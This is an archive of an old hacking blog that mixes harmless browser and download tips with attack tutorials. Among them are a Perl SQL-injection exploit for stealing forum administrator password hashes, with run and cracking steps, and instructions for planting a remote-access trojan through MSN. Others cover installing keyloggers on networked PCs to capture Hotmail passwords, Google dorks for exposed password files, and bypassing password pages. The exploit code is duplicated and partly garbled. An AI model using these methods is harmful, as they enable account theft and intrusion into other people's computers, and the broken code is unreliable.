


Showing posts with label Internet Hacking. Show all posts
How To: Change Your Ip In Less Then 1 Minute
This Website has been moved to a new Domain
Thursday, August 7, 2008

This article will help you to change your IP address within a minute. Just follow the following step and you will be thru.
1. Click on "Start" in the bottom left hand corner of screen
2. Click on "Run"
3. Type in "command" and hit ok
You should now be at an MSDOS prompt screen.
4. Type "ipconfig /release" just like that, and hit "enter"
5. Type "exit" and leave the prompt
6. Right-click on "Network Places" or "My Network Places" on your desktop.
7. Click on "properties"
You should now be on a screen with something titled "Local Area Connection", or something close to that, and, if you have a network hooked up, all of your other networks.
8. Right click on "Local Area Connection" and click "properties"
9. Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab
10. Click on "Use the following IP address" under the "General" tab
11. Create an IP address (It doesn't matter what it is. I just type 1 and 2 until i fill the area up).
12. Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.
13. Hit the "Ok" button here
14. Hit the "Ok" button again
You should now be back to the "Local Area Connection" screen.
15. Right-click back on "Local Area Connection" and go to properties again.
16. Go back to the "TCP/IP" settings
17. This time, select "Obtain an IP address automatically"
tongue.gif 18. Hit "Ok"
19. Hit "Ok" again
20. You now have a new IP address
With a little practice, you can easily get this process down to 15 seconds.
P.S:
This only changes your dynamic IP address, not your ISP/IP address. If you plan on hacking a website with this trick be extremely careful, because if they try a little, they can trace it back
Hacking MSN - A Small Trick
This Website has been moved to a new Domain
Saturday, December 8, 2007
This is a small trick that worked for me but this is really interesting.
Hacking MSN is actually VERY simple. Msn is designed to route the connection through a microsoft server while you are chatting. However, when a file is sent, a DCC (direct connection) is created. This was purposely done because otherwise microsoft would waste alot of bandwidth so a direct connection is made. This is your chance.
Hacking MSN is actually VERY simple. Msn is designed to route the connection through a microsoft server while you are chatting. However, when a file is sent, a DCC (direct connection) is created. This was purposely done because otherwise microsoft would waste alot of bandwidth so a direct connection is made. This is your chance.
Make a file transfer occur between u and a victim (try to send a big file), open up your command prompt (run "cmd" in NT/XP or "command" in 9X to get into prompt) and run netstat. usually the MSN targets IP would be above port 2000. enjoy.
If u recieve some crap like gux1-43.primus.com as the target, do a reverse DNS lookup on it. However, this occurs very rarely, mostly u will recieve a clear IP.
once u have d IP u can do anything with him by Fingerprinting.
U can protect yourself from this occurring to you by using a proxy with MSN (under connections panel in options).
Read More......
If u recieve some crap like gux1-43.primus.com as the target, do a reverse DNS lookup on it. However, this occurs very rarely, mostly u will recieve a clear IP.
once u have d IP u can do anything with him by Fingerprinting.
U can protect yourself from this occurring to you by using a proxy with MSN (under connections panel in options).
Hack your friends Internet Password
This Website has been moved to a new Domain
Monday, December 3, 2007
This is Really Amazing. I was moving through my Browser's settings and found the file where all the passwords are stored. I was really shocked that it allowed me to have a look at all the Username and Password which I had asked my computer to remember which also included my Internet Username and Password. But this is only possible in Mozila Firefox.
To Hack your friends Password you only need even less than a minute and you can have a quick look at your friends Usernames and Passwords.
Just follow the following steps:
Find IP info using Gmail/Yahoo/Hotmail
This Website has been moved to a new Domain
Saturday, November 17, 2007
When you receive an email, you receive more than just the message. The email comes with headers that carry important information that can tell where the email was sent from and possibly who sent it. For that, you would need to find the IP address of the sender. The tutorial below can help you find the IP address of the sender. Note that this will not work if the sender uses anonymous proxy servers.
First of all, the IP address is generally found in the headers enclosed beween square brackets, for instance, [129.130.1.1]
Finding IP address in Gmail
1. Log into your Gmail account with your username and password.
2. Open the mail.
3. To display the email headers,
- Click on the inverted triangle beside Reply. Select Show Orginal.
5. Look for Received: from followed by the IP address between square brackets [ ].
Received: from [69.138.30.1] by web4587.mail.***.yahoo.com
6. If you find more than one Received: from patterns, select the last one.
7. Track the IP address of the sender
Finding IP address in Yahoo! Mail
1. Log into your Yahoo! mail with your username and password.
2. Click on Inbox or whichever folder you have stored your mail.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,
- Click on Options on the top-right corner
- In the Mail Options page, click on General Preferences
- Scroll down to Messages where you have the Headers option
- Make sure that Show all headers on incoming messages is selected
- Click on the Save button
- Go back to the mails and open that mail
Or if you want to manually find the IP address, proceed to 6.
6. Look for Received: from followed by the IP address between square brackets [ ]. Here, it is 202.65.138.109.
That is be the IP address of the sender.
If there are many instances of Received: from with the IP address, select the IP address in the last pattern. If there are no instances of Received: from with the IP address, select the first IP address in X-Originating-IP.
7. Track the IP address of the sender
Finding IP address in Hotmail
1. Log into your Hotmail account with your username and password.
2. Click on the Mail tab on the top.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,
- Click on Options on the top-right corner
- In the Mail Options page, click on Mail Display Settings
- In Message Headers, make sure Advanced option is checked
- Click on Ok button
- Go back to the mails and open that mail
6. manually find the IP address, proceed to 7.
7. If you find a header with X-Originating-IP: followed by an IP address, that is the sender's IP address
Hotmail headers
In this case the IP address of the sender is [68.34.60.59].
8. If you find a header with Received: from followed by a Gmail proxy like this
Hotmail headers
Look for Received: from followed by IP address within square brackets[
In this case, the IP address of the sender is [69.140.7.58].
9. Or else if you have headers like this
Hotmail headers
Look for Received: from followed by IP address within square brackets[].
In this case, the IP address of the sender is [61.83.145.129] (Spam mail).
10. If you have multiple Received: from headers, eliminate the ones that have proxy.anyknownserver.com.
11. Track the IP address of the sender Read More......
How to Hack into Forums
This Website has been moved to a new Domain
Friday, November 16, 2007
This is what you like to call "Hacking a forum".
I call it "Cracking into a forum" ... Learn what hacking means you lazy fucks, lol...
PS: I am hacking a forum slowly, everything i am doing now, is posted here by steps :
First of all, what you need is a forum to hack. For the sake of this tutorial, and for the safety of a specific site, I will not release the URL of the site that I will be hacking in this. I will be refering to it as "hackingsite".
So you've got your target. You know the forum to want to hack, but how? Let's find the user we want to hack. Typically, you'd want to hack the admin. The administrator is usually the first member, therefore his/her User ID will be "1". Find the User ID of the administrator, or person you wish to hack. For this tutorial, let's say his/her ID is "2".
Got it? Well, now we are almost all set. So far, we know the site we wish to hack, and the member we wish to hack. In this case, we are hacking the administrator of "hackingsite", which is User ID "2".
Now we need a nice exploit. I preferably, for 1.3.1 forums, use one that is in common circulation around these forums. For those who don't have it, here:
CODE
#!/usr/bin/perl -w
##################################################################
# This one actually works :) Just paste the outputted cookie into
# your request header using livehttpheaders or something and you
# will probably be logged in as that user. No need to decrypt it!
# Exploit coded by "ReMuSOMeGa & Nova" and http://remusomega.com
##################################################################
use LWP::UserAgent;
$ua = new LWP::UserAgent;
$ua->agent("Mosiac 1.0" . $ua->agent);
if (!$ARGV[0]) {$ARGV[0] = '';}
if (!$ARGV[3]) {$ARGV[3] = '';}
my $path = $ARGV[0] . '/index.php?act=Login&CODE=autologin';
my $user = $ARGV[1]; # userid to jack
my $iver = $ARGV[2]; # version 1 or 2
my $cpre = $ARGV[3]; # cookie prefix
my $dbug = $ARGV[4]; # debug?
if (!$ARGV[2])
{
print "..By ReMuSoMeGa & Nova. Usage: ipb.pl http://forums.site.org [id] [ver 1/2].\n\n";
exit;
}
my @charset = ("0","1","2","3","4","5","6","7","8","9","a","b","c","d","e","f");
my $outputs = '';
for( $i=1; $i < j="0;" current =" $charset[$j];" sql =" (" cookie =" ('Cookie'"> $cpre . "member_id=31337420; " . $cpre . "pass_hash=" . $sql);
my $res = $ua->get($path, @cookie);
# If we get a valid sql request then this
# does not appear anywhere in the sources
$pattern = '';
$_ = $res->content;
if ($dbug) { print };
if ( !(/$pattern/) )
{
$outputs .= $current;
print "$current\n";
last;
}
}
if ( length($outputs) < member_id=" . $user . " pass_hash="">
##################################################################
# This one actually works :) Just paste the outputted cookie into
# your request header using livehttpheaders or something and you
# will probably be logged in as that user. No need to decrypt it!
# Exploit coded by "ReMuSOMeGa & Nova" and http://remusomega.com
##################################################################
use LWP::UserAgent;
$ua = new LWP::UserAgent;
$ua->agent("Mosiac 1.0" . $ua->agent);
if (!$ARGV[0]) {$ARGV[0] = '';}
if (!$ARGV[3]) {$ARGV[3] = '';}
my $path = $ARGV[0] . '/index.php?act=Login&CODE=autologin';
my $user = $ARGV[1]; # userid to jack
my $iver = $ARGV[2]; # version 1 or 2
my $cpre = $ARGV[3]; # cookie prefix
my $dbug = $ARGV[4]; # debug?
if (!$ARGV[2])
{
print "..By ReMuSoMeGa & Nova. Usage: ipb.pl http://forums.site.org [id] [ver 1/2].\n\n";
exit;
}
my @charset = ("0","1","2","3","4","5","6","7","8","9","a","b","c","d","e","f");
my $outputs = '';
for( $i=1; $i < j="0;" current =" $charset[$j];" sql =" (" cookie =" ('Cookie'"> $cpre . "member_id=31337420; " . $cpre . "pass_hash=" . $sql);
my $res = $ua->get($path, @cookie);
# If we get a valid sql request then this
# does not appear anywhere in the sources
$pattern = '';
$_ = $res->content;
if ($dbug) { print };
if ( !(/$pattern/) )
{
$outputs .= $current;
print "$current\n";
last;
}
}
if ( length($outputs) < member_id=" . $user . " pass_hash="">
What the fuck,Pretty confused, aren't you? What the fuck are you supposed to do with this shit?! I'll tell you. First of all, this is a Perl script. Copy and paste that code into Notepad.
How can you execute Perl scripts? Well, you can upload them to your CGI-BIN, or you can take my route of preference, and install Perl on your PC.
Your going to want to go and get ActivePerl. I am sure it's here somewhere in Appz.
Open the file up, and let it install. Leave everything on default. In otherwords, just keep hitting "OK".
So now you have Perl installed. Open up "My Computer", and then click on "Local Disk (C:/)". In there, you should see a folder named "Perl". Open up that folder, and within "Perl", you should see another folder named "bin". Open up "bin". Now that your in, drag and drop "ipb.pl" from your desktop, into "bin".
Alrighty. Now everything is fine, and you're ready to Pwn some FAGS ...
What your going to want to do now, is open up your command prompt. If you don't know how, please quit this site, and die.... Start - Run - CMD
Alright, so now your in your command prompt. You want to change the directory in your command prompt to your Perl/bin directory. To do this, type the following into your command prompt, and hit enter:
cd C:\Perl\bin
Good job. Your very, very close to being finished. Now that you are in the Perl/bin directory, we need to access the ipb.pl file. How do we do this? Type the following command into your command prompt:
perl ipb.pl
So, this is what we need to do. Type the following command into your command prompt:
ipb.pl http://hackingsite.com/forum 2 1
Obviously replace "http://hackingsite.com/forum" with the URL to the forum you wish to hack.
Now, this may take a minute. The exploit is gathering information, and grabbing the hash. Numbers/letters will slowly appear down the screen. Don't be alarmed, and allow the program a few minutes. Once the hash grabbing is complete, it will return a full hash, as well as User ID.
Now you have the hash. In our case, the hash is: 4114d9d3061dd2a41d2c64f4d2bb1a7f
But what can we do with this hash? To you, it just looks like a scramble of numbers and letters. What this is, is an MD5 hash. This is the person's password, encrypted using the MD5 algorthrim. I urge you to do a quick read-up on MD5 hash's before continuing reading.
Done? You understand the very basics of MD5s? Good. You're probably thinking: I just read that MD5 hashes cannot be cracked!
LOL.. Indeed, MD5s are impossible to reverse. Once a string is MD5ed, there is no way to get it back to plain-text. It is IMPOSSIBLE to decrypt an MD5 hash. But.. It is NOT impossible to CRACK an MD5 hash.
There are many places online where you can enter hashes to be cracked. Personally, I use "Cain & Able", which is a great MD5 cracker availiable at 'http://odix.it'.
You can use any method, and any crackers to crack this hash. 90% of the hashes I get, I am able to crack. Once you crack the hash, you will be given a plain-text password.
CONGRATS! You now have the victims password! You can now login to his/her account on whatever forum you were hacking. Hell, you could even try that password on his/her e-mail or MSN/AIM account. SureFire bro, fuck them up
But what if the hash is not crackable? You are merely left with a password hash. What can you do with this?
Well, you can spoof your cookie!
If you would like to learn more on spoofing cookies, use the friendly searching site they call "GOOGLE"
Good luck! Read More......
Hacking Computer(Through MSN)
This Website has been moved to a new Domain
Sunday, November 11, 2007
Introduction
In this tutorial, you will learn how to access a computer's friend through a simple conversation on MSN. Its quite easy, but most people consider the contents of this document to be more of a 'script kiddie' actions.
Script Kiddie : n00b-hackers who consider themselfes to be powerful because of the tools they have obtained rather then the hard powerful way real hackers use.
But anyways, script kiddies <3> Run... and type 'cmd.exe', type 'netstat -n' whilst sending the file and you will have a list of IP addresses. The first few are yours, now scroll down, and you see his 'foregin IP', write it down on a paper.
Yeah! You got his fricken' IP address! Now, lets perform our hacking!
Hacking Operation
Okay, well you know your friend's IP address. Aint that great? Lets perform our 411-hacking operation! okey: Poke your friend in the heart, yeah!
Okay, I got a bit hyper writing this tutorial till here, now lets continue.
Go to http://www.desihackerz.com/anonymous.php?url=http://library.2ya.com and browse to: Trojans/Backdoors >> Trojan Horses >> Yuri RAT.
Now download Yuri RAT. Trojans work as a client/server direct-connection, meaning, you will send the server.exe (binded) with a simple innocent virus-free game, and send it to the victim.The victim opens it, and starts playing the game, but in the background, a port with listening ears has been opened, you simply open the trojan's client and type his IP address, leave the default port, and click Connect, access granted. w00t! =D
Now you can enjoy doing whatever you want with your friend's computer.
Enjoy!
Google Stuff
This Website has been moved to a new Domain
Tuesday, October 9, 2007
Querying for vulnerable sites or servers using Google’s advance syntaxes Using “Index of ” syntax to find sites enabled with Index browsing A webserver with Index browsing enabled means anyone can browse the webserver directories like ordinary local directories. Here I shall discuss how one can use “index of” syntax to get a list links to webserver which has got directory browsing enabled.
This becomes an easy source for information gathering for a hacker. Imagine if the get hold of password files or others sensitive files which are not normally visible to the internet. Below given are few examples using which one can get access to many sensitive information much easily.
Index of /admin
Index of /passwd
Index of /password
Index of /mail
"Index of /" +passwd
"Index of /" +password.txt
"Index of /" +.htaccess
"Index of /secret"
"Index of /confidential"
"Index of /root"
"Index of /cgi-bin"
a"Index of /credit-card"
"Index of /logs"
"Index of /config"
Looking for vulnerable sites or servers using “inurl:” or “allinurl:”
a. Using “allinurl:winnt/system32/” (without quotes) will list down all the links to the server which gives access to restricted directories like “system32” through web. If you are lucky enough then you might get access to the cmd.exe in the “system32” directory. Once you have the access to “cmd.exe” and are able to execute it then you can go ahead in further escalating your privileges over the server and compromise it.
b. Using “allinurl:wwwboard/passwd.txt”(without quotes) in the Google search will list down all the links to the server which are vulnerable to “WWWBoard Password vulnerability”.
To hide the Blogger NavBar:
This Website has been moved to a new Domain
To hide the Blogger NavBar:
- Log in to blogger
- On your Dashboard, select Layout . This will take you to the Template tab. Click Edit HTML. Under the Edit Template section you will see you blog's HTML.
- paste the CSS definition in the top of the template code :
Use Gmail Space as a Hard Drive
This Website has been moved to a new Domain
Tuesday, September 25, 2007
Gmail is really famous among users of all the email clients available on the web and that is not because it has a cool interface rather it is famous for its reliability and huge space (3GB now thats something). Google doesn’t stop here and recently Google announced that users can now buy more online storage for Google services just by paying a little amount. So why not use this online storage space and use it externally (Probably as a network drive or one of your own computer hard drives).
Use Google Storage Space as Google Drive
Here I have some great little utilities (3 softwares and 2 web scripts) that you can try to use your Gmail account space as your external hard drive. You will be able to download (or should I say copy) attachments from your Gmail account to your computer just as you would do from a drive on your computer. You can also use this space to upload content direct from your computer and save it online in your Gmail account.
1. GMail Drive

GMail Drive is third party addon for Windows that lets you use your Gmail account space as an extra drive on your computer. It allows a user to access a virtual drive stored in a Gmail e-mail account by causing the contents of the Gmail account to appear as a new network share on the user’s workstation. In order to use this add-on, the user needs a Gmail e-mail account. The add-on enables the user to use the standard Windows desktop file copy and paste commands to transfer files to and from the Gmail account as if it was a drive on the user’s computer.
2. GSpace

GSpace is a firefox extension that turns your 3GB of your Gmail account into free online storage. With Gspace you can manage unlimited Gmail accounts to store all type of files within its simple, user friendly interface. You can also listen your favourite stored music directly from your Gspace, view your collections of pictures and manage your Gdrive files as well.
3. GmailFS
GmailFS or Gmail File System is a virtual file system developed by Richard Jones which allows users to mount and use their Gmail email account’s storage as a local disk drive. GmailFS is written for Linux, but Windows and Mac OS X ports do exist. Using GmailFS will provide the user with roughly three gigabytes of online storage. The speed of this filesystem is limited by the speed of the user’s Internet connection, and the upload/download speed of the Gmail server. Files can be any size, and are stored as (segmented) attachments.
4. G-Share

G-Share is a PHP script that allows you to share your gmail attachments in a webpage, it is a download center with files stored in your Gmail account. You need a MySQL database to store data such as download counters, visitors, etc
5. PHP Gmail Drive

PhpGmailDrive, also known as PGD, is an open source software program written in PHP to share Gmail file attachments on the web. PGD is based on GmailFS, a Gmail attachment file system that uses email subjects for organization.
Firefox tricks
This Website has been moved to a new Domain

You really don’t need to tweak your browser in case you are using Firefox because it is a browser which has been specially designed for optimized and fast browsing but if you can make it even a little more fast that would certainly be a treat for you. Likewise there is a trick to make Internet Explorer 6 fast too. Browsers are designed to work with fast connections but with this trick even dial-up users can experience fast and smooth browsing.
Optimize Firefox and IE Browsing Speed
I shall be teaching you two tricks which work separately on Firefox and Internet Explorer. It doesn’t require you to be some expert rather all you have to do is change some registry values and you are done. I have also included a video tutorial for those who want to see it step by step visually. This is perhaps one of the oldest tricks to optimize Firefox and IE but it still works great.
Trick to Increase Firefox Speed
- Open firefox and in the address bar write about:config and press enter
- Double click network.http.pipelining and set it to True
- Double click network.http.pipelining.maxrequests and set value to 10 from 4
- Right click and create a new string nglayout.initialpaint.delay and set its value to 0
You are done. Enjoy lightning fast Firefox browsing and now for IE.
Trick to Increase Internet Explorer Speed
- Go to Start –> Run and type regedit
- Select HKEY_CURRENT_USER –> Software –> Microsoft –> Windows –> Current Version –> Internet Settings
- Increase the values (DECIMAL) from default to a higher value e.g. 10
See the difference in speed of IE
Don’t forget to apply this tweak and share your thoughts if the magics work and don’t forget to bookmark this post too.
Convert youtube videos
This Website has been moved to a new Domain

Its been really long since I introduced any useful web 2.0 service to my readers. Usually I introduce only those web 2.0 services that bring new ideas and concepts but this time I have a web 2.0 site for you that redefines an original concept and brings a service for your benefit and ease.
Convert YouTube Videos Online To any Format
Vconvert brings an amazing web 2.0 service for everyone of us who is a big YouTube fan and likes downloading and watching stuff on YouTube. This service makes our YouTube lives more healthy and easy to manage. Obviously by now you would have got your hands on at least one of those softwares or online services that help you download YouTube videos. This new service works much similar to all those online services except that it also lets you convert YouTube videos online to any possible format.
Download YouTube Videos in .wmv .mov .mp4 etc Formats
This service is brilliant and very easy to use. It lets you convert your YouTube videos to 6 different formats before downloading them to your computer. This way you don’t have to waste your time using those stupid file converters and you can just convert and download videos online without any problem. The 6 different formats allowed are:
Windows (.wmv)
Mac (.mov)
iPod/PSP/iPhone (.mp4)
Mobile (.3gp)
Audio (.mp3)
Flash (.flv)
Mac (.mov)
iPod/PSP/iPhone (.mp4)
Mobile (.3gp)
Audio (.mp3)
Flash (.flv)
The audio conversion feature helps you extract audio from your YouTube videos and download it. This way you can consider YouTube as your free source of unlimited online audio music as it has virtually every music video hosted on it.
How To Use This Service
This is also one of those (which I call) Plug and Play online services in which all you need to do is enter the URL and they do the job for you. In this case all you need to enter is the URL of your YouTube Video and it will download the video to the server, convert it and make it available for you to download in your desired format (You may have to wait a minute or two)
I think this service will definitely spice up your YouTube experience. Don’t forget to try it out and share your comments and thoughts
I think this service will definitely spice up your YouTube experience. Don’t forget to try it out and share your comments and thoughts
List of google operators
This Website has been moved to a new Domain

We use Google in our daily life routine don’t we? But we often do not find the content we require and this is because of our poor searching techniques. At least as far as I am concerned I use
Google nearly more than 20 to 30 times daily and without knowing the special search techniques it is almost impossible for me to find the thing that I am searching for.
Here I shall be enlightening my readers with some Google advanced search operators that would help them in using Google search more efficiently and in a fast manner
define : phrase
Shows a list of definition for phrase
Shows a list of definition for phrase
allintitle : query
Restrict the results to those with all of the query words in the title
Restrict the results to those with all of the query words in the title
intitle : query
Restrict the results to the documents containing that word in the title
Restrict the results to the documents containing that word in the title
allinurl : query
Restrict the result to those with all of the query words in the URL
Restrict the result to those with all of the query words in the URL
inurl : query
Restrict the results to the documents containing that word in the URL
Restrict the results to the documents containing that word in the URL
world * warcraft
The words world and warcraft separated by exactly one word
The words world and warcraft separated by exactly one word
Nokia Phone $100…300
Search withing a range of numbers for a Nokia Phone between $100…300
Search withing a range of numbers for a Nokia Phone between $100…300
Megaupload Tricks
This Website has been moved to a new Domain
Monday, September 17, 2007
These Megaupload tricks are particularly useful for those who receive the message "All slots assigned to your country are in use", when you try to download a file.
I'm still not completely sure if this will work all the time, but its worth a try even if it works 60% of the time. Below are four different methods you can try.
Method 1 : Go to http://upandup.freehostia.com/accelerator.html85 to easily bypass Megaupload download slots. Just as a precaution, clean your browser cache before each attempt, even though I don't think this is necessary.
Method 2 :If you can't get those country slots, you can read the post about a new version of a Firefox extension called Megaupload S.X3.286 for megaupload.
Method 3:
1. Go to the Google Translate tool. Here you'll find two sections : Translate Text and Translate a Web Page.
2. In the Translate a Web Page text box, paste your megaupload download link. Select the translation of your choice and hit the Translate button to load the megaupload file download page.If you have anything to say about this method or you have some other trick, please let me know.
Method 4 : For Firefox users:
1. Install the Firefox addon named User Agent Switcher88.
2. Once installed, go to Tools >> User Agent Switcher >> Options >> Options.The User Agents
Switcher Options window is displayed.
3. Select User Agents from the list in the leftmost part of your screen.
4. Click Add to add a new user agent and type these details in the resulting window:a. In the Description box type : MEGAUPLOADb. In the User Agent box type : Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Alexa Toolbar)
5. Click OK twice to close the two windows and finish adding the new user agent.
So how do you use it from here? Just before you download a file from Megaupload, go toTools >> User Agent Switcher >> MEGAUPLOAD.You can always set the user agent back to default after your download is complete.
.......................................................................................
Update for Firefox 2
Someone has commented the same thing can be done without using the Firefox User Agent add-on :
Type in the address bar this : about:config Then search for this key: general.useragent.extra.firefox Double click on it and add this: MEGAUPLOAD 1.0 So at the end it will look like this: Firefox/2.0 MEGAUPLOAD 1.0 Restart Firefox and now you have infinite slots
......................................................................................................
Method 5 : For Internet Explorer users:
IE users will have to edit settings in the Windows Registry.(Caution: Please ensure you backup your registry before proceeding. Read this post92 if you don't know how to backup the registry.)
1. Go to Start >> Run.Type regedit and press Enter. This will open the Registry editor.
2. IE 7 (IE 6 users can also try this ) users must navigate to the following :HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\User Agent\Post Platform.
3. Other IE users must go
to:HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\User Agent\Post Platform.
4. Now right-click the Post Platform folder and go to New >> String Value.Type Alexa Toolbar as the name and click Ok.
Enjoy downloading...If any of the above tricks aren't working, there is one more way. I couldn't classify it as a method for downloading from megaupload. In fact, megaupload is not even in the picture in this case. Well, it is a site named DivShare. For those who aren't aware, it is much BETTER THAN Megaupload. Unlimited downloads, unlimited uploads, files stay on DivShare forever..
Google Talk Cheats
This Website has been moved to a new Domain
Tips and Tricks
With Google Talk being all the craze right now, some people hating it, and others loving it, I figured that I would post a list of tips and tricks for those curious about the extra "features" Google implemented and has not said much about.
Registry Tweaks
You can edit most settings by opening regedit (start -> regedit),and navigating to the key HKEY_CURRENT_USER\Software\Google\Google Talk.
The "Google/Google Talk" key has several sub-keys that hold different option values.
Accounts : This one has subkeys for each different account that has logged in on the client. These keys have different values that store the username, password and connection options.
Autoupdate : Stores the current version information. When the client checks for updates it compares Google's response with these values. If an update is needed, it will download and update the new version.
Options : This is the most interesting part, where most of the current hacks should be used (keep reading).
Process : Stores the process ID. Probably used by Google Talk to detect if it's already running or not.
1.) HKEY_CURRENT_USER\Software\Google\Google Talk\Options\show_pinIf 1, shows a "pin" next to the minimize button that keeps the windows on top of all the other open windows when clicked.
2.) HKEY_CURRENT_USER\Software\Google\Google Talk\Options\view_show_taskbuttonIf 0, hides the taskbar button, and leaves the tray icon only, when the window is shown
3.) HKEY_CURRENT_USER\Software\Google\Google Talk\Options\away_inactiveIf 1, status will be set as Away after the specified number of minutes.
4.) HKEY_CURRENT_USER\Software\Google\Google Talk\Options\away_screensaverIf 1, status will be set as Away after the specified number of minutes.
5.) HKEY_CURRENT_USER\Software\Google\Google Talk\Options\inactive_minutesNumber of inactive minutes to become away if auto-away is on.
More Tips & Tricks
Change the font size - While holding the control key, move the scroll wheel on your mouse either up or down. This trick works while being focused in either the read or write area.
Insert line breaks - If you want to have a message that spans multiple paragraphs, just hold shift and hit enter. You can add as many new lines as you want to create.
Bold Text - To write something bold, you can use an asterisk before and after the word, like *this* .
Italic Text - To use italics, use an underscore before an after the word, like _this_ .
Switch windows - Hitting tab will cycle through open windows. It will select minimized conversations, to expand them just hit enter. If you just want to cycle through IM's and don't care about the buddy list, control-tab will do that and will automatically expand a minimized conversation if you settle on one.
Invitation Tips - You don’t need to say Yes or No when someone wants to add you as a friend; you can simply ignore it, the request will go away. (On the other hand, someone with whom you chat often will automatically turn to be your friend, unless you disable this in the options). ]
Show Hyperlinks - You can show your homepage or blog URL simply by entering the it in your away message (at the top of the main window). It will automatically turn to a link visible to others.
A message can be 32767 characters long.
Filter Online Searches with a Click
This Website has been moved to a new Domain
Monday, September 10, 2007

Xippee is a browser add-on that helps you conduct online searches more easily. You can use it to filter search results based on what words you'd like to see more or less of.
This is already possible if you know the right search operators. For instance, say you want to know more about "stars". You might get a page full of celebrity news, but you actually want to learn more about the big ball of gas so you'd change your query to "star -gossip".
The "-" tells the search engine to ignore any pages with the word "gossip" in it. Xippee lets you do this sort of filtering more easily by letting you double-click on words and deciding whether you want to see searches with more or less of that word in them with a single click of a plus or minus button.
Basically, Xippee makes it easier for non-tech savvy users to conduct Google and Yahoo searches. However, more experienced users probably won't want to add any more bulk to their browser.
How to Wake up without an Alarm Clock
This Website has been moved to a new Domain

Download Multiple Youtube videos in a batch with a click
This Website has been moved to a new Domain
 YouTube doesn't make it easy to download videos so several dozen tools and websites have sprung up that cater to the packrat in all of us, but most of them lack the ability to download YouTube videos in bulk.
Enter DownloadHelper, a Firefox extension that not only supports downloading videos from YouTube, but also Dailymotion, MySpace, Google Video, and about 100 other popular and niche video sharing sites.
To download (or in this case, leech) multiple YouTube videos with one click, first highlight a region of the webpage that contains links to YouTube videos and then right-click to bring up the context menu.

Now select "Download videos from YouTube link(s)". The videos you want to save will automatically be queued for download and saved to a location of your choice.
One big advantage of using a browser-based downloading tool rather than a web-based one is that you have a lot more privacy. Web tools can log what videos you download, but many browser tools can work without accessing third-party servers.
Hacking Password Protected Websites
This Website has been moved to a new Domain
warning : For educational purpose only
i know dis is lame but just would like to share wid u.have nothing for next half an hour so typing it.
here are many ways to defeat java-script protected websites. Some are very simplistic, such as hitting[ctl-alt-del ]when the password box is displayed, to simply turning offjava capability, which will dump you into the default page.You can try manually searching for other directories, by typing the directory name into the url address box of your browser, ie: you want access to www.target.com .
Try typing www.target.com/images .(almost ever y web site has an images directory) This will put you into the images directory,and give you a text list of all the images located there. Often, the title of an image will give you a clue to the name of another directory. ie: in www.target.com/images, there is a .gif named gamestitle.gif . There is a good chance then, that there is a 'games' directory on the site,so you would then type in www.target.com/games, and if it isa valid directory, you again get a text listing of all the files available there.
For a more automated approach, use a program like WEB SNAKE from anawave, or Web Wacker. These programs will create a mirror image of an entire web site, showing all director ies,or even mirror a complete server. They are indispensable for locating hidden files and directories.What do you do if you can't get past an opening "PasswordRequired" box? . First do an WHOIS Lookup for the site. In our example, www.target.com . We find it's hosted by www.host.com at 100.100.100. 1.
We then go to 100.100.100.1, and then launch \Web Snake, and mirror the entire server. Set Web Snake to NOT download anything over about 20K. (not many HTML pages are bigger than this) This speeds things up some, and keeps you from getting a lot of files and images you don't care about. This can take a long time, so consider running it right before bed time. Once you have an image of the entire server, you look through the directories listed, and find /target. When we open that directory, we find its contents, and all of its sub-directories listed. Let's say we find /target/games/zip/zipindex.html . This would be the index page that would be displayed had you gone through the password procedure, and allowed it to redirect you here.By simply typing in the url www.target.com/games/zip/zipindex.html you will be onthe index page and ready to follow the links for downloading.
Disable yahoo from tracking you
This Website has been moved to a new Domain
Wednesday, September 5, 2007
As you all know, Yahoo! upgraded its features and the capacities of the mail accounts have grown to 2GB. That's good for sure, but the "monitoring" methods that we all have been far too familiar with in the last couple of years have been renewed with this move also. Yahoo! is now keeping track of which sites its members that are getting into groups or using Yahoo! services are visiting and storing this data with a method called "Web Beacons". The aim is to give these statistics to the partner companies arranged by agreement and to improve the "advertisement guiding" function.
However, those who are bothered by this and do not want to be kept track of have still a choice. Yahoo! has hidden this option way deep inside somewhere but I'm declaring it here in case there are people who want it anyway:
1. Go to the address http://privacy.yahoo.com/privacy and click the "Cookies" link under the "Special Topics" column.
2. Click the "Web Beacons" link under the "Reference Links" Column.
3. On this page, click the "click here to opt out" link toward the end of the third paragraph under the "Outside the Yahoo! Network" title.
4. After a while, a page that says you have been out of the monitoring program will load. Without doing anything, close that page or continue your usual surfing by typing another address in the address bar. (Do NOT click the "Cancel Opt-out" button, your action will be cancelled!)
5. You're done! Now Yahoo! will not record what you're doing during surfing.You can let your friends that might be interested know about this; since no matter how "innocent" it may seem, it's still a violation of privacy
Read More......
Hacking hotmail passwords on a network
This Website has been moved to a new Domain
Monday, September 3, 2007
First of you will need to go and download cain&able at http://www.oxid.it/
And you will need to find a basic key logger (just google it)
Then once you have Cain install it on a computer on a network and click on the network tab then direct down to Microsoft Windows Network / (domain name) / All Computers. There you will find all the computers that are running on the network then just find the computer that you are looking for and click on shears and right click on C drive and map network drive than just install the key logger to that drive and create a shortcut for it and chuck it in the start up folder for all the users and just check it in a few days and if some one logged in to a website or hotmail account you will have there username and password
If some 1 is using the computer at the time go and read shutdown basics and just restart there computer
well but keep in mind one thin else u ll blame me
1. This will only work if they have shares enable
2. Once again only work if you have write access to the drive
3. Why use cain and abel to do it?
4. Why not use the arp poisoning feature of cain and able to sniff all the packets from the computer you want the account from?
2. Once again only work if you have write access to the drive
3. Why use cain and abel to do it?
4. Why not use the arp poisoning feature of cain and able to sniff all the packets from the computer you want the account from?
~cheers~
Read More......


